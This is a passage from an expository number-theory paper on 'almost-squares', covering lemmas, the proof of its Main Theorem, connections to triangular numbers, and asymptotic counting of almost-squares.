


FIGURE 2. Superficial steadiness of $A(x)$, mesmerizing meanderings of $R(x)$

computing answers to questions about almost-squares. Even simple tasks like printing out a number or adding two numbers together obviously take time for a computer to perform, and they take longer for bigger numbers. To measure how the computing time needed for a particular computation increases as the size of the input grows, let $f(k)$ denote the amount of time it takes to perform the calculation on a k-digit number. Of course, the time could depend significantly on which k-digit number we choose; what we mean is the worst-case scenario, so that the processing time is at most $f(k)$ no matter which k-digit number we choose.

We say that a computation runs in *polynomial time* if this function $f(k)$ grows only as fast as a polynomial in k, i.e., if there are positive constants A and B such that $f(k) < Ak^B$. Generally speaking, the computations that we consider efficient to perform on very large inputs are those that run in polynomial time. (Because we are only concerned with this category of computations as a whole, it doesn't matter if we write our numbers in base 10 or base 2 or any other base, since this only multiplies the number of digits by a constant factor like $\log_2 10$.)

All of our familiar arithmetic operations $+$, $-$, $\times$, $\div$, $\sqrt{\cdot}$, $\lfloor\cdot\rfloor$ and so on have polynomial-time algorithms. On the other hand, performing a calculation on each of the numbers from 1 to the input n, or even from 1 to $\sqrt{n}$, etc., is definitely not polynomial-time. Thus computing almost-squares by their definition, which involves comparing $F(n)$ with all of the preceding $F(k)$, is not efficient for large n. Furthermore, the obvious method of factoring numbers—testing all possible divisors in turn—is not polynomial-time for the same reason. While there are faster ways to factor numbers, at this time there is still no known polynomial-time algorithm for factoring numbers; so even factoring a single number would make an algorithm inefficient. (Dewdney [2] writes about many facets of algorithms, including this property of running in polynomial time, while Pomerance [4] gives a more detailed discussion of factoring algorithms and their computational complexity.)

Fortunately, the Main Theorem provides a way to compute almost-squares that avoids both factorization and brute-force enumeration. In fact, we can show that all sorts of computations involving almost-squares are efficient:

Corollary 3. *There are polynomial-time algorithms to perform each of the following tasks, given a positive integer N:*

(a) *determine whether N is an almost-square, and if so determine the dimensions of the optimal rectangle;*

(b) *find the greatest almost-square not exceeding N, including the dimensions of the optimal rectangle;*
(c) *compute the number $A(N)$ of almost-squares not exceeding N;*
(d) *find the Nth almost-square, including the dimensions of the optimal rectangle.*

We reiterate that these algorithms work without ever factoring a single integer. Corollary 3, together with our lack of a polynomial-time factoring algorithm, has a rather interesting implication: for large values of N, it is much faster to compute the most cost-effective chicken coop (in terms of area-to-semiperimeter ratio) with area *at most* N than it is to compute the most cost-effective chicken coop with area *equal to* N, a somewhat paradoxical state of affairs! Nobody ever said farming was easy . . . .

4. The Theorem Thought Through

Before proving the Main Theorem, we need to build up a stockpile of easy lemmas. The first of these simply confirms our expectations that the most cost-effective rectangle of a given area is the one whose side lengths are as close together as possible, and also provides some inequalities for the functions $s(n)$ and $F(n)$. Let us define $d(n)$ to be the largest divisor of n not exceeding $\sqrt{n}$ and $d'(n)$ the smallest divisor of n that is at least $\sqrt{n}$, so that $d'(n) = n/d(n)$.

Lemma 1. *The rectangle with integer side lengths and area n that has the smallest semiperimeter is the one with dimensions $d(n) \times d'(n)$. In other words,*

$$s(n) = d(n) + d'(n).$$

We also have the inequalities

$$s(n) \ge 2\sqrt{n} \quad \text{and} \quad F(n) \le \sqrt{n}/2.$$

Proof: For a fixed positive number n, the function $f(t) = t + n/t$ has derivative $f'(t) = 1 - n/t^2$ which is negative for $1 \le t < \sqrt{n}$, and therefore $t + n/t$ is a decreasing function of t in that range. Thus if we restrict our attention to those t such that both t and n/t are positive integers (in other words, t is an integer dividing n), we see that the expression $t + n/t$ is minimized when $t = d(n)$. We therefore have

$$s(n) = d(n) + n/d(n) \ge 2\sqrt{n},$$

where the last inequality follows from the Arithmetic Mean/Geometric Mean inequality; and the inequality for $F(n)$ then follows directly from the definition of F. □

If we have a number n written as $c \times d$ where c and d are pretty close to $\sqrt{n}$, when can we say that there isn't some better factorization out there, so that $s(n)$ is really equal to $c + d$? The following lemma gives us a useful criterion.

Lemma 2. *If a number n satisfying $(m-1)^2 < n \le m(m-1)$ has the form $n = (m-a-1)(m+a)$ for some number a, then $s(n) = 2m-1$, and $d(n) = m-a-1$ and $d'(n) = m+a$. Similarly, if a number n satisfying $m(m-1) < n \le m^2$ has the form $n = m^2 - b^2$ for some number b, then $s(n) = 2m$, and $d(n) = m - b$ and $d'(n) = m + b$.*

Proof: First let's recall that for any positive real numbers α and β, the pair of equations $r+s=\alpha$ and $rs=\beta$ have a unique solution (r,s) with $r\le s$, as long as the Arithmetic Mean/Geometric Mean inequality $\alpha/2\ge\sqrt{\beta}$ holds. This is because r and s will be the roots of the quadratic polynomial $t^2-\alpha t+\beta$, which has real roots when its discriminant $\alpha^2-4\beta$ is nonnegative, i.e., when $\alpha/2\ge\sqrt{\beta}$.

Now if $n=(m-a-1)(m+a)$, then clearly $s(n)\le(m-1-a)+(m+a)=2m-1$ by the definition of $s(n)$. On the other hand, by Lemma 1 we know that $s(n)\ge 2\sqrt{n}>2(m-1)$, and so $s(n)=2m-1$ exactly. We now know that $d(n)d'(n)=n=(m-a-1)(m+a)$ and

$$d(n)+d'(n)=s(n)=2m-1=(m-a-1)+(m+a),$$

and of course $d(n)\le d'(n)$ as well; by the argument of the previous paragraph, we conclude that $d(n)=m-a-1$ and $d'(n)=m+a$. This establishes the first assertion of the lemma, and a similar argument holds for the second assertion. □

Of course, if a number n satisfies $s(n)=2m$ for some m, then n can be written as $n=cd$ with $c\le d$ and $c+d=2m$; and letting $b=d-m$, we see that $n=cd=(2m-d)d=(m-b)(m+b)$. A similar statement is true if $s(n)=2m-1$, and so we see that the converse of Lemma 2 also holds. We also remark that in the statement of the lemma, the two expressions $m(m-1)$ can be replaced by $(m-1/2)^2=m(m-1)+1/4$ if we wish.

Lemma 2 implies in particular that for $m\ge 2$,

$$s(m^2)=2m,\quad s(m(m-1))=2m-1,\quad \text{and } s((m-1)(m+1))=2m,$$

and so

$$F(m^2)=\frac{m}{2},\quad F(m^2-m)=\frac{m(m-1)}{2m-1},\quad \text{and } F(m^2-1)=\frac{m^2-1}{2m}.$$

Using these facts, we can verify our theory that these numbers are always almost-squares.

Lemma 3. *Each positive integer of the form m^2, $m(m-1)$, or m^2-1 is an almost-square.*

It is interesting to note that these are precisely those integers n that are divisible by $\lfloor\sqrt{n}\rfloor$ (see [3]), one of the many interesting things that can be discovered by referring to Sloane and Plouffe [6].

Proof: We verify directly that such numbers satisfy the condition in the definition (1) of $\mathcal{A}$. If $k<m^2$, then by Lemma 1 we have $F(k)\le\sqrt{k}/2<m/2=F(m^2)$, and so m^2 is an almost-square. Similarly, if $k<m(m-1)$, then again

$$F(k)\le\frac{\sqrt{k}}{2}\le\frac{\sqrt{m^2-m-1}}{2}<\frac{m(m-1)}{2m-1}=F(m(m-1)),$$

where the strict inequality can be verified as a "fun" algebraic exercise. Thus $m(m-1)$ is also an almost-square. A similar argument shows that m^2-1 is also an almost-square. □

Now we're getting somewhere! Next we show that the semiperimeters of the rectangles corresponding to the almost-squares in a given flock are all equal, as we observed at the beginning of Section 3.

Lemma 4. *Let $m\ge 2$ be an integer. If n is an almost-square satisfying $(m-1)^2<n\le m(m-1)$, then $s(n)=2m-1$; similarly, if n is an almost-square satisfying $m(m-1)<n\le m^2$, then $s(n)=2m$.*

Proof: If $n = m(m-1)$, we have already shown that $s(n) = 2m-1$. If n satisfies $(m-1)^2 < n < m(m-1)$, then by Lemma 1 we have $s(n) \ge 2\sqrt{n} > 2(m-1)$. On the other hand, since n is an almost-square exceeding $(m-1)^2$, we have

$$\frac{m-1}{2} = F((m-1)^2) \le F(n) = \frac{n}{s(n)} < \frac{m(m-1)}{s(n)},$$

and so $s(n) < 2m$. Therefore $s(n) = 2m-1$ in this case.

Similarly, if n satisfies $m(m-1) < n < m^2$, then $s(n) \ge 2\sqrt{n} \ge 2\sqrt{m^2-m+1} > 2m-1$; on the other hand,

$$\frac{m(m-1)}{2m-1} = F(m(m-1)) \le F(n) = \frac{n}{s(n)} \le \frac{m^2-1}{s(n)},$$

and so $s(n) < (m+1)(2m-1)/m < 2m+1$. Therefore $s(n) = 2m$ in this case. □

Finally, we need to exhibit some properties of the sequences a_m and b_m defined in the statement of the Main Theorem.

Lemma 5. *Define* $a_m = \lfloor (\sqrt{2m-1}-1)/2 \rfloor$ *and* $b_m = \lfloor \sqrt{m/2} \rfloor$. *For any integer* $m \ge 2$*:*

(a) $a_m \le b_m \le a_m + 1$*;*
(b) $b_m = \lfloor m/\sqrt{2m-1} \rfloor$*; and*
(c) $a_m + b_m = \lfloor \sqrt{2m} \rfloor - 1$.

We omit the proof of this lemma since it is tedious but straightforward. The idea is to show that in the sequences a_m, b_m, $\lfloor m/\sqrt{2m-1} \rfloor$, and so on, two consecutive terms are either equal or else differ by 1, and then to determine precisely for what values of m the differences of 1 occur.

Armed with these lemmas, we are now ready to furnish a proof of the Main Theorem.

Proof of the Main Theorem: Fix an integer $m \ge 2$. By Lemma 4, every almost-square n with $(m-1)^2 < n \le m(m-1)$ satisfies $s(n) = 2m-1$; while by Lemma 2, the integers $(m-1)^2 < n \le m(m-1)$ satisfying $s(n) = 2m-1$ are precisely the elements of the form $n_a = (m-a-1)(m+a)$ that lie in that interval. Thus it suffices to determine which of the n_a are almost-squares.

Furthermore, suppose that n_a is an almost-square for some $a \ge 1$. Then $F(n_a) \ge F(n)$ for all $n < n_a$ by the definition of $\mathcal{A}$, while $F(n_a) > F(n)$ for all $n_a < n < n_{a-1}$ since we've already concluded that no such n can be an almost-square. Moreover, $n_{a-1} > n_a$ and $s(n_{a-1}) = 2m-1 = s(n_a)$, so $F(n_{a-1}) > F(n_a)$, and thus n_{a-1} is an almost-square as well. Therefore it suffices to find the largest value of a (corresponding to the smallest n_a) such that n_a is an almost-square.

By Lemma 3, we know that $(m-1)^2$ is an almost-square, and so we need to find the largest a such that $F(n_a) \ge F((m-1)^2)$, i.e.,

$$\frac{(m-a-1)(m+a)}{2m-1} \ge \frac{m-1}{2},$$

which is the same as $2a(a+1)+1 \le m$. By completing the square and solving for a, we find that this inequality is equivalent to

$$\frac{-\sqrt{2m-1}-1}{2} \le a \le \frac{\sqrt{2m-1}-1}{2}, \tag{2}$$

and so the largest integer a satisfying the inequality is exactly $a = \lfloor(\sqrt{2m-1}-1)/2\rfloor = a_m$, as defined in the statement of the Main Theorem. This establishes the first part of the theorem.

By the same reasoning, it suffices to find the largest value of b such that $F(m^2-b^2) \geq F(m(m-1))$, i.e.,

$$\frac{m^2-b^2}{2m} \geq \frac{m(m-1)}{2m-1},$$

which is the same as

$$b^2 \leq m^2/(2m-1) \tag{3}$$

or $b \leq \lfloor m/\sqrt{2m-1}\rfloor$. But by Lemma 5(b), $\lfloor m/\sqrt{2m-1}\rfloor = b_m$ for $m \geq 2$, and so the second part of the theorem is established. □

With the Main Theorem now proven, we remark that Lemma 5(c) implies that for any integer $m \geq 2$, the number of almost-squares in the two flocks between $(m-1)^2+1$ and m^2 is exactly $(1+a_m)+(1+b_m) = 1+\lfloor\sqrt{2m}\rfloor$, while Lemma 5(a) implies that there are either equally many in the two flocks or else one more in the second flock than in the first.

5. Taking Notice of Triangular Numbers

Our next goal is to derive Corollary 1 from the Main Theorem. First we establish a quick lemma giving a closed-form expression for $T(x)$, the number of triangular numbers not exceeding x.

Lemma 6. *For all $x \geq 0$, we have $T(x) = \lfloor\sqrt{2x+1/4}+1/2\rfloor$.*

Proof: $T(x)$ is the number of positive integers n such that $t_n \leq x$, or $n(n-1)/2 \leq x$. This inequality is equivalent to $(n-1/2)^2 \leq 2x+1/4$, or $-\sqrt{2x+1/4}+1/2 \leq n \leq \sqrt{2x+1/4}+1/2$. The left-hand expression never exceeds $1/2$, and so $T(x)$ is simply the number of positive integers n such that $n \leq \sqrt{2x+1/4}+1/2$; in other words, $T(x) = \lfloor\sqrt{2x+1/4}+1/2\rfloor$ as desired. □

Proof of Corollary 1: Suppose first that $n = k(k+h)$ for some integers $k \geq 1$ and $h \leq T(k)$. Let $k' = k+h$, and define

$$\begin{cases} m = k+(h+1)/2 \text{ and } a = (h-1)/2, & \text{if } h \text{ is odd,} \\ m = k+h/2 \text{ and } b = h/2, & \text{if } h \text{ is even,} \end{cases}$$

so that

$$\begin{cases} k = m-a-1 \text{ and } k' = m+a, & \text{if } h \text{ is odd,} \\ k = m-b \text{ and } k' = m+b, & \text{if } h \text{ is even.} \end{cases}$$

We claim that

$$\begin{cases} (m-1)^2 < (m-a-1)(m+a) \leq (m-1/2)^2, & \text{if } h \text{ is odd,} \\ (m-1/2)^2 < m^2-b^2 \leq m^2, & \text{if } h \text{ is even.} \end{cases} \tag{4}$$

To see this, note that in terms of k and h, these inequalities become

$$\big(k+\frac{h-1}{2}\big)^2 < k(k+h) \leq \big(k+\frac{h}{2}\big)^2.$$

A little bit of algebra reveals that the right-hand inequality is trivially satisfied while the left-hand inequality is true provided that $h < 2\sqrt{k}+1$. However, from Lemma 6 we see that

$$T(k) = \lfloor \sqrt{2k+1/4} + 1/2 \rfloor \le \sqrt{2k+1/4} + 1/2 < 2\sqrt{k} + 1$$

for $k \ge 1$. Since we are assuming that $h \le T(k)$, this shows that the inequalities (4) do indeed hold.

Because of these inequalities, we may apply Lemma 2 (see the remarks following the proof of the lemma) and conclude that

$$\begin{cases} s(n) = 2m-1,\ d(n) = m-a-1,\ \text{and } d'(n) = m+a, & \text{if } h \text{ is odd,} \\ s(n) = 2m,\ d(n) = m-b,\ \text{and } d'(n) = m+b, & \text{if } h \text{ is even.} \end{cases}$$

Consequently, the Main Theorem asserts that n is an almost-square if and only if

$$\begin{cases} a \le a_m, & \text{if } h \text{ is odd,} \\ b \le b_m, & \text{if } h \text{ is even,} \end{cases} \tag{5}$$

which by the definitions of a, b, and m is the same as

$$\begin{cases} (h-1)/2 \le \lfloor (\sqrt{2m-1}-1)/2 \rfloor = \lfloor (\sqrt{2k+h}-1)/2 \rfloor, & \text{if } h \text{ is odd,} \\ h/2 \le \lfloor \sqrt{m/2} \rfloor = \lfloor \sqrt{k/2 + h/4} \rfloor, & \text{if } h \text{ is even.} \end{cases}$$

Since in either case, the left-hand side is an integer, the greatest-integer brackets can be removed from the right-hand side, whence both cases reduce to $h \le \sqrt{2k+h}$. From here, more algebra reveals that this inequality is equivalent to $h \le \sqrt{2k+1/4} + 1/2$; and since h is an integer, we can add greatest-integer brackets to the right-hand side, thus showing that the inequality (5) is equivalent to $h \le T(k)$ (again using Lemma 6). In particular, n is indeed an almost-square.

This establishes one half of the characterization asserted by Corollary 1. Conversely, suppose we are given an almost-square n, which we can suppose to be greater than 1 since 1 can obviously be written as $1(1+0)$. If we let $h = d'(n) - d(n)$, then the Main Theorem tells us that

$$\begin{cases} n = (m-a-1)(m+a),\ d(n) = m-a-1,\ \text{and } d'(n) = m+a, & \text{if } h \text{ is odd,} \\ n = m^2 - b^2,\ d(n) = m-b,\ \text{and } d'(n) = m+b, & \text{if } h \text{ is even} \end{cases}$$

for some integers $m \ge 2$ and either a with $0 \le a \le a_m$ or b with $0 \le b \le b_m$. If we set $k = d(n)$, then certainly $n = k(k+h)$. Moreover, the algebraic steps showing that the inequality (5) is equivalent to $h \le T(k)$ are all reversible; and (5) does in fact hold, since we are assuming that n is an almost-square. Therefore n does indeed have a representation of the form $k(k+h)$ with $0 \le h \le T(k)$. This establishes the corollary. □

We take a slight detour at this point to single out some special almost-squares. Let us make the convention that the kth flock refers to the flock of almost-squares with semiperimeter k, so that the first flock is actually empty, the second and third poor flocks contain only $1 = 1\times 1$ and $2 = 1\times 2$, respectively, the fourth flock contains $3 = 1\times 3$ and $4 = 2\times 2$, and so on. The Main Theorem tells us that a_m and b_m control the number of almost-squares in the odd-numbered and even-numbered flocks, respectively; thus every so often, a flock will have one more almost-square than the preceding flock of the same "parity". We'll let a *pioneer* be an almost-square that begins one of these suddenly-longer flocks.

For instance, from the division of $\mathcal{A}$ into flocks on page 3, we see that the 4th flock {1×3, 2×2} is longer than the preceding even-numbered flock {1×1}, so $1 \times 3 = 3$ is the first pioneer; the 9th flock {3×6, 4×5} is longer than the preceding odd-numbered flock {3×4}, so $3 \times 6 = 18$ is the second pioneer; and so on, the next two pioneers being 6×10 in the 16th flock and 10×15 in the 25th flock. Now if this isn't a pattern waiting for a proof, nothing is! The following lemma shows another elegant connection between the almost-squares and the squares and triangular numbers.

Corollary 4. *For any positive integer j, the jth pioneer equals $t_{j+1} \times t_{j+2}$ (where t_i is the ith triangular number), which begins the $(j+1)^2$-th flock. Furthermore, the "record-tying" almost-squares (those whose F-values are equal to the F-values of their immediate predecessors in $\mathcal{A}$) are precisely the even-numbered pioneers.*

Proof: First, Lemma 5(a) tells us that the odd- and even-numbered flocks undergo their length increases in alternation, so that the pioneers alternately appear in the flocks of each parity. The first pioneer $3 = 1 \times 3$ appears in the 4th flock, and corresponds to $m = 2$ and the first appearance of $b_m = 1$ in the notation of the Main Theorem. Thus the $(2k-1)$-st pioneer will equal $m^2 - k^2$, where m corresponds to the first appearance of $b_m = k$. It is easy to see that the first appearance of $b_m = k$ occurs when $m = 2k^2$, in which case the $(2k-1)$-st pioneer is

$$m^2 - k^2 = (2k^2)^2 - k^2 = (2k^2 - k)(2k^2 + k) = \frac{2k(2k-1)}{2}\frac{(2k+1)2k}{2} = t_{2k}t_{2k+1}.$$

Moreover, the flock in which this pioneer appears is the $2m$-th or $(2k)^2$-th flock.

Similarly, the $2k$-th pioneer will equal $(m-k-1)(m+k)$, where m corresponds to the first appearance of $a_m = k$. Again one can show that the first appearance of $a_m = k$ occurs when $m = 2k^2 + 2k + 1$, in which case the $2k$-th pioneer is

$$(m-k-1)(m+k) = (2k^2+k)(2k^2+3k+1) = \frac{(2k+1)2k}{2}\frac{(2k+2)(2k+1)}{2} = t_{2k+1}t_{2k+2}.$$

Moreover, the flock in which this pioneer appears is the $(2m-1)$-st or $(2k+1)^2$-th flock. This establishes the first assertion of the corollary.

Since the F-values of the almost-squares form a nondecreasing sequence by the definition of almost-square, to look for almost-squares with equal F-values we only need to examine consecutive almost-squares. Furthermore, two consecutive almost-squares in the same flock never have equal F-values, since they are distinct numbers but by Lemma 4 their semiperimeters are the same. Therefore we only need to determine when the last almost-square in a flock can have the same F-value as the first almost-square in the following flock.

The relationship between the F-values of these pairs of almost-squares was determined in the proof of the Main Theorem. Specifically, the equality $F((m-1)^2) = F((m-a-1)(m+a))$ holds if and only if the right-hand inequality in (2) is actually an equality; this happens precisely when $m = 2a^2 + 2a + 1$, which corresponds to the even-numbered pioneers as was determined above. On the other hand, the equality $F(m(m-1)) = F(m^2 - b^2)$ holds if and only if the inequality (3) is actually an equality; but m^2 and $2m-1$ are always relatively prime (any prime factor of m^2 must divide m and thus divides into $2m-1$ with a "remainder" of -1), implying that $m^2/(2m-1)$ is never an integer for $m \geq 2$, and so the inequality (3) can never be an equality. This establishes the second assertion of the corollary. □

We know that all squares are almost-squares, and so t_j^2 is certainly an almost-square for any triangular number t_j; also, Corollary 4 tells us that the product $t_j t_{j+1}$ of two consecutive triangular numbers is always an almost-square. This led the author to wonder which numbers of the form $t_m t_n$ are almost-squares. If m and n differ by more than 1, it would seem that the rectangle of dimensions $t_m \times t_n$ is not the most cost-effective rectangle of area $t_m t_n$, and so the author expected that these products of two triangular numbers would behave randomly with respect to being almost-squares—that is, a few of them might be but most of them wouldn't. After some computations, however, Figure 3 emerged, where a point has been plotted in the (m, n) position if and only if $t_m t_n$ is an almost-square; and the table exhibited a totally unexpected regularity.




FIGURE 3. Amazing almost-square patterns in products of two triangles

Of course the symmetry of the table across the main diagonal is to be expected since $t_m t_n = t_n t_m$. The main diagonal and the first off-diagonals are filled with plotted points, corresponding to the almost-squares t_m^2 and $t_m t_{m+1}$; and in hindsight, the second off-diagonals correspond to

$$t_m t_{m+2} = \frac{m(m-1)}{2}\frac{(m+2)(m+1)}{2} = \frac{m^2+m-2}{2}\,\frac{m^2+m}{2},$$

which is the product of two consecutive integers (since m^2+m is always even) and is thus an almost-square as well. But apart from these central diagonals and some garbage along the edges of the table where m and n are quite different in size, the checkerboard-like pattern in the kite-shaped region of the table seems to be telling us that the only thing that matters in determining whether $t_m t_n$ is an almost-square is whether m and n have the same parity!

Once this phenomenon had been discovered, it turned out that the following corollary could be derived from the prior results in this paper. We leave the proof of this corollary as a challenge to the reader.

Corollary 5. *Let m and n be positive integers with $n-1 > m > 3n - \sqrt{8n(n-1)} - 1$. Then $t_m t_n$ is an almost-square if and only if $n-m$ is even.*

We remark that the function $3n-\sqrt{8n(n-1)}-1$ is asymptotic to $(3-2\sqrt{2})n+(\sqrt{2}-1)$, which explains the straight lines of slope $-(3-2\sqrt{2})\approx -0.17$ and $-1/(3-2\sqrt{2})\approx -5.83$ that seem to the eye to separate the orderly central region in Figure 3 from the garbage along the edges.

6. Counting and Computing

In this section we establish Corollaries 2 and 3. We begin by defining a function $B(x)$ that will serve as the backbone of our investigation of the almost-square counting function $A(x)$. Let $\{x\}=x-\lfloor x\rfloor$ denote the fractional part of x, and define the quantities $\gamma=\gamma(x)=\{\sqrt{2}x^{1/4}\}$ and $\delta=\delta(x)=\{x^{1/4}/\sqrt{2}\}$. Let $B(x)=B_0(x)+B_1(x)$, where

$$B_0(x)=\frac{2\sqrt{2}}{3}x^{3/4}+\frac{1}{2}x^{1/2}+\big(\frac{2\sqrt{2}}{3}+\frac{\gamma(1-\gamma)}{\sqrt{2}}\big)x^{1/4} \tag{6}$$

and

$$B_1(x)=\frac{\gamma^3}{6}-\frac{\gamma^2}{4}-\frac{5\gamma}{12}-\frac{\delta}{2}-1.$$

We remark that $\gamma=\{2\delta\}$ and that $B_1(x^4)$ is a periodic function of x with period $\sqrt{2}$, and so it is easy to check that the inequalities $-2\le B_1(x)\le -1$ always hold. The following lemma shows how the strange function $B(x)$ arises in connection with the almost-squares.

Lemma 7. *For any integer $M\ge 1$, we have $A(M^2)=B(M^2)$.*

Proof: As remarked at the end of Section 4, the number of almost-squares between $(m-1)^2+1$ and m^2 is $\lfloor\sqrt{2m}\rfloor+1$ for $m\ge 2$. Therefore

$$A(M^2)=1+\sum_{m=2}^{M}(\lfloor\sqrt{2m}\rfloor+1)=M-1+\sum_{m=1}^{M}\lfloor\sqrt{2m}\rfloor.$$

It's almost always a good idea to interchange orders of summation whenever possible—and if there aren't enough summation signs, find a way to create some more! In this case, we convert the greatest-integer function into a sum of 1s over the appropriate range of integers:

$$\begin{aligned}A(M^2)&=M-1+\sum_{m=1}^{M}\sum_{1\le k\le\sqrt{2m}}1\\&=M-1+\sum_{1\le k\le\sqrt{2M}}\ \sum_{k^2/2\le m\le M}1\\&=M-1+\sum_{\substack{1\le k\le\sqrt{2M}\\ k\text{ odd}}}\big(M-\frac{k^2-1}{2}\big)+\sum_{\substack{1\le k\le\sqrt{2M}\\ k\text{ even}}}\big(M-\big(\frac{k^2}{2}-1\big)\big).\end{aligned}$$

If we temporarily write μ for $\lfloor\sqrt{2M}\rfloor$, then

$$\begin{aligned}A(M^2)&=M-1+\mu\big(M+\frac{1}{2}\big)-\frac{1}{2}\sum_{k=1}^{\mu}k^2+\sum_{\substack{k=1\\ k\text{ even}}}^{\mu}\frac{1}{2}\\&=M(\mu+1)+\frac{\mu}{2}-1-\frac{1}{2}\frac{\mu(\mu+1)(2\mu+1)}{6}-\frac{1}{2}\lfloor\frac{\mu}{2}\rfloor,\end{aligned} \tag{7}$$

using the well-known formula for the sum of the first μ squares. Since $\lfloor \lfloor x \rfloor / n \rfloor = \lfloor x/n \rfloor$ for any real number $x \ge 0$ and any positive integer n, the last term can be written as

$$\frac12 \Big\lfloor \frac{\mu}{2} \Big\rfloor = \frac12 \left\lfloor \frac{\lfloor \sqrt{2M} \rfloor}{2} \right\rfloor = \frac12 \left\lfloor \sqrt{\frac{M}{2}} \right\rfloor = \frac12 \sqrt{\frac{M}{2}} - \frac12 \left\{ \sqrt{\frac{M}{2}} \right\} = \frac12 \sqrt{\frac{M}{2}} - \frac{\delta(M^2)}{2},$$

while we can replace the other occurrences of μ in equation (7) by $\sqrt{2M} - \{\sqrt{2M}\} = \sqrt{2M} - \gamma(M^2)$. Writing γ for $\gamma(M^2)$ and δ for $\delta(M^2)$, we see that

$$\begin{aligned} A(M^2) &= M(\sqrt{2M} - \gamma + 1) + \sqrt{2M} - \gamma - 1 \\ &\qquad - \frac12 \frac{(\sqrt{2M} - \gamma)(\sqrt{2M} - \gamma + 1)(2(\sqrt{2M} - \gamma) + 1)}{6} - \frac12 \sqrt{\frac{M}{2}} + \frac{\delta}{2} \\ &= \frac{2\sqrt2}{3} M^{3/2} + \frac{M}{2} + \Big(\frac{2\sqrt2}{3} - \frac{\gamma(1-\gamma)}{\sqrt2} \Big) \sqrt{M} + \frac{\gamma^3}{6} - \frac{\gamma^2}{4} - \frac{5\gamma}{12} - 1 - \frac{\delta}{2} = B(M^2) \end{aligned}$$

after much algebraic simplification. This establishes the lemma. □

Now $B(x)$ is a rather complicated function of x, but the next lemma gives us a couple of ways to predict the behavior of $B(x)$. First, it tells us how to predict $B(x+y)$ from $B(x)$ if y is small compared to x (roughly speaking, their difference will be $y/\sqrt2 x^{1/4}$); second, it tells us how to predict approximately when $B(x)$ assumes a given integer value.

Lemma 8. *There is a positive constant C such that:*

(a) for all real numbers $x \ge 1$ and $0 \le y \le \min\{x/2, 3\sqrt{x}\}$, we have

$$\Big| (B(x+y) - B(x)) - \frac{y}{\sqrt2 x^{1/4}} \Big| < C; \tag{8}$$

(b) if we define $z_j = \frac12 (3j)^{2/3} - \frac14 (3j)^{1/3}$ for any positive integer j, then for all $j > C$ we have $z_j > 2$ and $B((z_j - 1)^2) < j < B(z_j^2)$.

If the proof of Lemma 5 was omitted due to its tediousness, the proof of this lemma should be omitted and then buried . . . . The idea of the proof is to rewrite $B_0(x) x^{-3/4}$ using the new variable $t = x^{-1/4}$, and then expand in a Taylor series in t (a slight but easily overcome difficulty being that the term $\gamma(x)(1-\gamma(x))$ is not differentiable when $\sqrt2 x^{1/4}$ is an integer). For the proof of part (b), we also need to rewrite $z_j j^{-2/3}$ using the new variable $u = j^{-1/3}$ and expand in a Taylor series in u. We remark that the constant C in Lemma 8 can be taken to be quite small—in fact, $C = 5$ will suffice.

With these last lemmas in hand, we can dispatch Corollaries 2 and 3 in quick succession.

Proof of Corollary 2: Let $x > 1$ be a real number and define $R(x) = A(x) - 2\sqrt2 x^{3/4}/3 - \sqrt{x}/2$, as in the statement of the corollary. We will describe how to prove the following more precise statement:

$$R(x) = \Big(\frac{2\sqrt2}{3} + g(\sqrt2 x^{1/4}) - h(2\sqrt{x}) \Big) x^{1/4} + R_1(x), \tag{9}$$

where

$$g(t) = \frac{\{t\}(1 - \{t\})}{\sqrt2} \quad \text{and} \quad h(t) = \begin{cases} \dfrac{\{t\}}{\sqrt2}, & \text{if } 0 \le \{t\} \le \dfrac12, \\ \sqrt{1 - \{t\}} - \dfrac{1 - \{t\}}{\sqrt2}, & \text{if } \dfrac12 \le \{t\} \le 1 \end{cases}$$

and $|R_1(x)| < D$ for some constant D. The functions g and h are continuous and periodic with period 1, and are the causes of the oscillations in the error term $R(x)$. The expression $g(\sqrt{2}x^{1/4})$ goes through a complete cycle when x increases by about $2\sqrt{2}x^{3/4}$ (one can show this using Taylor expansions yet again!), which causes the large-scale bounces in the normalized error term $R(x)x^{-1/4}$ shown in Figure 4 below. Similarly, the expression $h(2\sqrt{x})$ goes through a complete cycle when x increases by about $\sqrt{x}$, which causes the smaller-scale stutters shown in the (horizontally magnified) right-hand graph in Figure 4.

